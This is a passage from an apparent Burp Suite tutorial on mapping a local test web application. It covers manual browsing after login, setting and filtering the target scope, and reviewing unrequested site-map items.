- Return to the login page by clicking on application name that's displayed in the topmost bar.




- Login to the application using valid credentials.




Stage-2: After Logging In


- Identify distinct links and forms visible after a successful login.
- Visit each of the hyperlinks, and submit each of the forms with valid data.
- Repeat the process described above for every discovered webpage.
- Some examples:
  - http://127.0.0.1:9090/app/usersearch > **Existing User**




- http://127.0.0.1:9090/app/usersearch > **Non-existent User**




- http://127.0.0.1:9090/app/ping > **localhost**



- http://127.0.0.1:9090/app/useredit > **Change Password**



- http://127.0.0.1:9090/app/admin




- http://127.0.0.1:9090/app/redirect?url=

3. Review any unrequested items


Defining Target Scope

In Burp, go to "Target" > "Site map" tab. Observe that the site map is populated with path to files and folders from multiple domains. Items that have been requested are shown in **black**, and other items are shown in **gray** color.




Add to Scope

1. To add a URL (e.g.,) to your testing scope, right click on the chosen URL and select "**Add to scope**" option from the context menu.




2. Select "**No**" in the "Proxy history logging" prompt. This is because we want to capture all requests (in or out of scope) that are made, and responses that are received, while accessing the target web application.



Remove from Scope


If you have added a domain in your testing scope, but want to exclude certain (sensitive) links that could be disruptive, e.g., links that could log us out of the application, or could delete information from the database, etc., then follow steps as described below:

1. Identify sensitive links that need to be dealt with caution, e.g., `http://127.0.0.1:9090/logout`
2. Right click on the chosen URL and select "**Remove from scope**" option from the context menu.




Target Scope

1. Go to "**Target**" tab > "**Scope**" sub-tab to see the URLs that have been included and excluded from target scope.




2. You could, now, configure suitable **display filters** on the site map and Proxy history tabs, to hide from view the items that you are not currently interested in. >
    - Click on `Filter` bar.
    - Select the checkbox labeled as `Show only in-scope items`.
    - Click anywhere outside of the filter-box to apply the changes.




Advanced Scope Control

If you want to add/remove a URL to/from the target scope with more ease, do this:


1. Copy the URL that you wish to add/remove from scope, say `http://127.0.0.1:9090/logout`
2. Go to **Burp Suite** > "**Target**" tab > "**Scope**" sub-tab.
3. Check the checkbox labeled "**Use advanced scope control**".



4. Choose either "*Include in scope*" or "*Exclude from scope*" section, depending on where you would want to place the URL.
5. Click on "**Paste URL**" button.



6. To modify `Protocol`, `Host`, `Port`, or `File` values, select the appropriate entry and click on "**Edit**" button.




7. Make the required changes and click on **OK** button to save your changes.

Reviewing Unrequested Items

Review the site map for any items in your target that have been detected via passive spidering but have not yet been requested. These items are shown in gray in the site map.

1. Go to "Target" > "Site map" in Burp Suite.
2. Locate unrequested items by selecting the whole application in the tree view, and sorting the table view on the "Time requested" column (by clicking the column header).




3. Manually review these items (for example, by copying each URL into your browser) to confirm whether they contain any further interesting content.

Discovering Hidden Content

